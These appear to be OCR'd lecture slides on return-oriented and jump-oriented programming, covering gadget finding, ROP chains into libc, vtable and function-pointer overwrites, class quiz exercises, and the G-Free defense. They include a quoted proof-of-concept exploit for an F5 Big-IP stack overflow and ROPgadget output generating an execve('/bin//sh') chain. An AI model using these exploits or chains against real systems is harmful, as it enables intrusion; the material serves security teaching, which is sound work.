next topic: ROP

return-oriented programming

find “chain” of machine code that does what you want

F5 load balancer exploit

recently F5 Big-IP load balancers shown to have stack buffer overflow

F5 didn't enable ASLR, write XOR execute

problem: stack address was randomized

so can't do stack smashing...

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You might want to update your F5 Big IP appliances: support.f5.com/csp/article/K0…. bugs.chromium.org/p/project-zero… and bugs.chromium.org/p/project-zero… are two data-plane bugs that got fixed.

```
// 0xc8e5c3 - jmp rsp in /usr/share/ts/bin/bd64
// version 16.0.1 build 0.0.3
var jmp_rsp = "\xc3\xe5\xc8\x00\x00\x00\x00\x00"

// int3
var shellcode = "\xcc\xcc\xcc\xcc"

func HelloServer(w http.ResponseWriter, req *http.Request) {
        w.Header().Set("Content-Type", "text/plain")
        value := strings.Repeat("B", 70) + jmp_rsp + shellcode
        w.Header().Set(strings.Repeat("A", 8192), value)
        w.Write([]byte("This is an example exploit.\n"))
}

func main() {
        http.HandleFunc("/", HelloServer)
        err := http.ListenAndServeTLS(":443", "server.pem", "server.pem", nil)
        if err != nil {
                log.Fatal("ListenAndServe: ", err)
        }
}
```

10:43 AM · Mar 10, 2021 · Twitter Web App

jmp *%rsp

there was a `jmp *%rsp` instruction at fixed address

was that really lucky?

let's try examining, say, `/bin/bash` (shell) on my desktop...

```
   949bf:       8b 15 ff e4 08 00       mov    0x8e4ff(%rip),%edx
```

machine code for `jmp *%rsp`: `ff e4`

...appears in middle of mov instruction!

ROP case study

simple stack buffer overflow with write XOR execute

stack canaries disabled

ASLR disabled

in practice — rely on information disclosure bug

vulnerable application

```
#include <stdio.h>

int vulnerable() {
    char buffer[100];
    gets(buffer);
}

int main(void) {
    vulnerable();
}
```

vulnerable function

```
0000000000400536 <vulnerable>:
  400536:       48 83 ec 78          sub    $0x78,%rsp
  40053a:       31 c0                xor    %eax,%eax
  40053c:       48 8d 7c 24 0c       lea    0xc(%rsp),%rdi
  400541:       e8 ca fe ff ff       callq  400410 <gets@plt>
  400546:       48 83 c4 78          add    $0x78,%rsp
  40054a:       c3                   retq
```

vulnerable function

```
0000000000400536 <vulnerable>:
  400536:       48 83 ec 78          sub    $0x78,%rsp
  40053a:       31 c0                xor    %eax,%eax
  40053c:       48 8d 7c 24 0c       lea    0xc(%rsp),%rdi
  400541:       e8 ca fe ff ff       callq  400410 <gets@plt>
  400546:       48 83 c4 78          add    $0x78,%rsp
  40054a:       c3                   retq
```

buffer at 0xC + stack pointer

return address at 0x78 + stack pointer
= 0x6c + buffer

memory layout

going to look for interesting code to run in libc.so

- implements gets, printf, etc.

loaded at address `0x2aaaaacd3000`

our task

print out the message “You have been exploited.”

ultimately calling `puts`

which will be at address `0x2aaaaad42690`

how about arc injection?

can we just change return address to puts's address?

no: %rdi (argument 1) has the wrong value

shellcode

```
        lea  string(%rip), %rdi
        mov  $0x2aaaaad42690, %rax /* puts */
        jmpq *(%rax)
string: .ascii "You␣have␣been␣exploited.\0"
```

but — can't insert code

surely this code doesn't exist in libc already

solution: find code for pieces

loading string into RDI


can we even load a pointer to the string into `%rdi`?

let's look carefully at code in `libc.so`


```
2aaaaadfdc95:       48 89 e7                mov    %rsp,%rdi
2aaaaadfdc98:       ff d0                   callq  *%rax
```

just need to get address of `puts` into `%rax` before this

load RDI


highest address (stack started here)
increasing addresses
return address for vulnerable:
buffer (100 bytes)
lowest address (stack grows here)

load RDI


highest address (stack started here)
increasing addresses
string pointed to by RDI
return address for vulnerable:
address of "gadget"
unused junk
mov %rsp, %rdi
call *%rax
lowest address (stack grows here)

loading puts addr. into RAX


```
2aaaaad06543:       e8 58 c3 fe ff          callq  2aaaaaaf48a0
```

58 c3 can be interpreted another way:


```
2aaaaad06544:       58          popq %rax
2aaaaad06545:       c3          retq
```

“ret” lets us **chain** this to execute `call` snippet next

ROP chain


string to print
pointer to second gadget
address of puts (popped from stack)
return address for vulnerable:
pointer to first gadget
unused junk
increasing addresses
mov %rsp, %rdi
call *%rax
popq %rax
ret

ROP chain


string to print
pointer to second gadget
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

return address for vulnerable:
pointer to first gadget
unused junk
increasing addresses
mov %rsp, %rdi
call *%rax
popq %rax
ret
ret (in vulnerable)

ROP chain


string to print
pointer to second gadget
address of puts (popped from stack)
return address for vulnerable:
pointer to first gadget
unused junk
increasing addresses
mov %rsp, %rdi
call *%rax
popq %rax
ret
ret (in vulnerable)

ROP chain


string to print
pointer to second gadget
address of puts (popped from stack)
return address for vulnerable:
pointer to first gadget
unused junk
increasing addresses
mov %rsp, %rdi
call *%rax
popq %rax
ret
ret (in vulnerable)

making an ROP chain (0)

goal: run "`example(0)`"

known info:

address	instructions
`0x100000`	`(example function)`
`0x100100`	`pop %rdi, ret`
`0x100200`	`xor %eax, %eax, ret`
`0x100300`	`xor %edi, %edi, ret`

`exercise: what can be written at return address + after to do this?`

- `just putting 0x100000: runs example function with wrong argument`

making an ROP chain (1)

goal: run "`system("/bin/sh")`"

known info:

address	instructions
0x100000	(system function)
0x100100	mov %rdi, (%rax); ret
0x100200	pop %rax, ret
0x100300	pop %rdi, ret
0x200000	(some global variable)

exercise: what can be written at return address + after to do this?

how did I find that?

no, I am not really good at looking at `objdump` output

tools scan binaries for *gadgets*

one you'll use in upcoming homework

gadgets generally

bits of machine code that do work, then return or jump

"chain" together, by having them jump to each other

most common: find gadget ending with `ret`

- pops address of next gadget offs tack

finding gadgets

find code segments of exectuable/library

look for opcodes of arbitrary jumps:

```
ret
jmp *register
jmp *(register)
call *register
call *(register)
```

disassemble starting a few bytes before

- invalid instruction? jump before ret? etc. — discard

sort list

automatable

ROPgadget

ROPgadget: tool that does this

```
$ ROPgadget.py --binary /bin/ls
....
0x000000000000f09d : xor r8d, r8d ; cmp rcx, rsi ; jb 0xf0b9
0x0000000000012a22 : xor r8d, r8d ; jmp 0x11fee
0x0000000000013d86 : xor r8d, r8d ; jmp 0x137a8
0x000000000001421a : xor r8d, r8d ; jmp 0x141b0
0x0000000000006aa1 : xor r8d, r8d ; jmp 0x69d5
0x000000000000099f0 : xor r8d, r8d ; jmp 0x931d
0x000000000000e6d0 : xor r8d, r8d ; mov rax, r8 ; ret
0x000000000000127a7 : xor r8d, r8d ; xor esi, esi ; jmp 0x11fe
0x000000000000e640 : xor r8d, r8d ; xor esi, esi ; jmp 0xe66a
0x000000000001435d : xor r9d, r9d ; jmp 0x141b0
0x0000000000008a03 : xor r9d, r9d ; xor r12d, r12d ; jmp 0x87
0x0000000000014217 : xor r9d, r9d ; xor r8d, r8d ; jmp 0x141b
```

common, reusable ROP sequences

open a command-line

- `ROPchain.py --binary example --ropchain` tries to do this

make memory executable + jump

- generally: just do enough to ignore write XOR execute

often only depend on memory locations in shared library

ROPgadget.py –ropchain (works)

```
ROPgadget.py --binary /lib/x86_64-linux-gnu/libc.so.6 \
             --offset 0x10000000 --ropchain
...
        #!/usr/bin/env python2
        # execve generated by ROPgadget

        from struct import pack

        # Padding goes here
        p = ''
        p += pack('<Q', 0x00000000101056fd) # pop rdx ; pop rcx ; pop rbx ; ret
        p += pack('<Q', 0x00000000101eb1a0) # @ .data
        p += pack('<Q', 0x4141414141414141) # padding
        p += pack('<Q', 0x4141414141414141) # padding
        p += pack('<Q', 0x000000001004a550) # pop rax ; ret
        p += '/bin//sh'
        p += pack('<Q', 0x00000000100374b0) # mov qword ptr [rdx], rax ; ret
...
```

ROPgadget.py –ropchain (does not work?)

```
ROPgadget.py --binary /bin/ls --ropchain
...
ROP chain generation
===========================================================

- Step 1 -- Write-what-where gadgets

        [+] Gadget found: 0x7694 mov byte ptr [rax], 0xa ; pop rbx ; pop rbp ; pop r12 ; ret
        [-] Can't find the 'pop rax' gadget. Try with another 'mov [reg], reg'

        [-] Can't find the 'mov qword ptr [r64], r64' gadget
...
```

ROP without a stack overflow (1)

we can use ROP ideas for non-stack exploits

look for gadget(s) that set `%rsp`

...based on function argument registers/etc.

ROP without stack overflow (2)

example sequence:

gadget 1: `push %rdi; jmp *(%rdx)`
gadget 2: `pop %rsp; ret`


set:

overwritten function pointer = pointer to gadget 1
arg 1: `%rdi` = desired stack pointer (pointer to next gadgets)
arg 3: `%rdx` = pointer to gadget 2

VTable overwrite with gadget

```
class Bar {
  char buffer[100];
  Foo *foo;
  int x, y;
  ...
};

void Bar::vulnerable() {
  gets(buffer);
  foo->some_method(x, y);
  // (*foo->vtable[K])(foo, x, y)
  // foo == rdi, x == rsi, y == rdx
}
```



VTable overwrite with gadget

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  int x, y;
  ...
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
  // (*foo->vtable[K])(foo, x, y)
  // foo == rdi, x == rsi, y == rdx
}
```



VTable overwrite with gadget

```
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  ...
};

void Bar::vulnerable() {
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
  // (*foo->vtable[K])(foo, x, y)
  // foo == rdi, x == rsi, y == rdx
}
```




VTable overwrite with gadget

```
class Bar {
  char buffer[100];
  Foo *foo;
  int x, y;
  ...
};
```

gadget:
`push %rdx; jmp *(%rsi)`

```
  gets(buffer);
  foo->some_method(x, y);
  // (*foo->vtable[K])(foo, x, y)
  // foo == rdi, x == rsi, y == rdx
}
```



jump-oriented programming

just look for gadgets that end in `call` or `jmp`

don't even need to set stack

harder to find than `ret`-based gadgets


- but almost always as powerful as ret-based gadgets

programming JOP


"dispatcher" gadget

```
add $8, %rcx
jmp *(%rcx)
```

programming JOP




programming JOP



template for other gadgets

```
...                  — OR —  ...
jmp *%rdx                    jmp *(%rdi)
```

programming JOP




template for other gadgets

```
...                  — OR —  ...
jmp *%rdx                    jmp *(%rdi)
```

setup: find a way to set %rdx, %rdi, %rcx appropriately

programming JOP



template for other gadgets

```
...                  — OR —  ...
jmp *%rdx                    jmp *(%rdi)
```

setup: find a way to set %rdx, %rdi, %rcx appropriately

dispatcher gadgets?

```
/* from libc on my desktop: */
adc esi, edi ; jmp qword ptr [rsi + 0xf]
add al, ch ; jmp qword ptr [rax - 0xe]

/* from firefox on my desktop: */
add eax, ebp ; jmp qword ptr [rax]
add edi, -8 ; mov rax, qword ptr [rdi] ; jmp qword ptr [rax + 0x68]
sub esi, dword ptr [rsi] ; jmp qword ptr [rsi - 0x7d]
```

adc (add with carry) — Intel syntax: destination first

using function pointer overwrite (1)

```
struct Example {
    char input[1000];
    void (*process_function)(Example *, long, char *);
};
void vulnerable(struct Example *e) {
    long index;
    char name[1000];
    gets(e->input); /* can overwrite process_function */
    scanf("%ld,%s", &index, &name[0]); /* expects <decimal number>,<string> */
    (e->process_function)(e /* rdi */, index /* rsi */, name /* rdx */);
}
```

if we overwrite process_function's address with the address of the gadget `mov %rsi, %rsp; ret`, then the beginning of the input should contain...

A. the shellcode to run
B. an ROP chain to run
C. the address of shellcode (or existing function) in decimal
D. the address of the ROP chain to run written out in decimal

explanation

```
gets(e->input); /* can overwrite process_function */
scanf("%ld,%s", &index, &name[0]); /* expects <decimal number>,<string> */
(e->process_function)(e /* rdi */, index /* rsi */, name /* rdx */);
```

`"1234,FOO......."` + addr of `mov %rsi, %rsp, ret`

arguments setup registers for gadget:

- %rdi (irrelevant) is "1234,FOO..." (copy in e)
- %rsi is 1234 (from scanf)
- %rdx (irrelevant) is "FOO..." (pointer to name)

mov in gadget: %rsi (1234) becomes %rsp

ret in gadget: read pointer at 1234, set %rsp to 1234 + 8

- jump to next gadget (whose address should be stored at 1234)
- if that gadget returns, will read new return address from 1238

using function pointer overwrite (2)

```
struct Example {
    char input[1000];
    void (*process_function)(Example *, long, char *);
};
void vulnerable(struct Example *e) {
    long index;
    char name[1000];
    gets(e->input); /* can overwrite process_function */
    scanf("%ld,%s", &index, &name[0]); /* expects <decimal number>,<string> */
    (e->process_function)(e /* rdi */, index /* rsi */, name /* rdx */);
}
```

if we overwrite process_function's address with the address of the gadget `push %rdx; jmp *(%rdi)`, then the beginning of the input should contain...

A. the shellcode to run
B. an ROP chain to run
C. the address of shellcode (or existing function)
D. the address of the ROP chain

explanation (one option)

```
gets(e->input); /* can overwrite process_function */
scanf("%ld,%s", &index, &name[0]); /* expects <decimal number>,<string> */
(e->process_function)(e /* rdi */, index /* rsi */, name /* rdx */);
```

`"FOOBARBAZ......."` + addr of `push %rdx; jmp *(%rdi)`

arguments setup registers for gadget:

- %rdi is "FOOBARBAZ...." (copy in e)
- %rsi (irrelevant) is uninitialized? (scanf failed)
- %rdx (irrelevant) is uninitialized? (scanf failed)

push in gadget: top of stack becomes copy of uninit. value

jmp in gadget

- interpret "FOOBARBA" as 8-byte address
- jump to that address

explanation (unlikely alternative?)

```
gets(e->input); /* can overwrite process_function */
scanf("%ld,%s", &index, &name[0]); /* expects <decimal number>,<string> */
(e->process_function)(e /* rdi */, index /* rsi */, name /* rdx */);
```

`"1234567890,FOO......."` + addr of `push %rdx; jmp *(%rdi)`

arguments setup registers for gadget:

- %rdi is address of string "12345678,FOO..." (copy in e)
- %rsi is 12345678
- %rdx is address of string "FOO..." (copy in name)

push in gadget: top of stack becomes address of "FOO..."

jmp in gadget

- interpret *ASCII encoding of "12345678"* (???) as 8-byte address
- jump to that address

can we get rid of gadgets? (1)

Onarlioglu et al, "G-Free: Defeating Return-Oriented Programming through Gadget-Less Binaries" (2010)

two parts:

- get rid of unintended jmp, ret instructions
- add stack canary-like checks to jmp, ret instructions

hope: no *useful* gadgets b/c of canary-like checks

- all gadgets should be useless without a secret value?
- still vulnerable to information leaks

overhead is not low:

- 20–30% (!) space overhead
- 0–6% time overhead

no unintended jmp/ret (1)

```
addl $0xc2, %eax   ⇒   addl $0xc1, %eax
                       inc %eax
```

`addl $0xc2, %eax`: `05 c2 00 00 00`

problem: `c2 00 00`: variant of ret instruction

paper's proposed fix: change the constant

no unintended jmp/ret (1)

```
addl $0xc2, %eax   ⇒   addl $0xc1, %eax
                       inc %eax
```

`addl $0xc2, %eax`: `05` *`c2 00 00`* `00`

problem: *`c2 00 00`*: variant of ret instruction

paper's proposed fix: change the constant

no unintended jmp/ret (2)




Figure 2: Application of an alignment sled to prevent executing an unaligned `ret` (`0xc3`) instruction